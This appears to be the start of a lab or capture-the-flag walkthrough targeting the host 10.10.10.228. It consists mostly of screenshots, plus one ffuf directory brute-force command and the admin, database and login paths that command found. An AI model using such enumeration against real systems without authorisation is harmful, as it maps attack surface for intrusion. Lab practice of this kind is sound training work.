



<http://10.10.10.228/>





┌──(root💀kali)-[/home/kali/Downloads/ffuf]


└─# ffuf -c -w /usr/share/wordlists/dirb/big.txt -u <http://10.10.10.228/FUZZ>




<https://10.10.10.228/php/books.php>









<https://10.10.10.228/php/>




<https://10.10.10.228/db/>



<https://10.10.10.228/books/>




<https://10.10.10.228/portal/login.php>




Here click on helper


<https://10.10.10.228/portal/php/admins.php>





<https://10.10.10.228/portal/login.php>

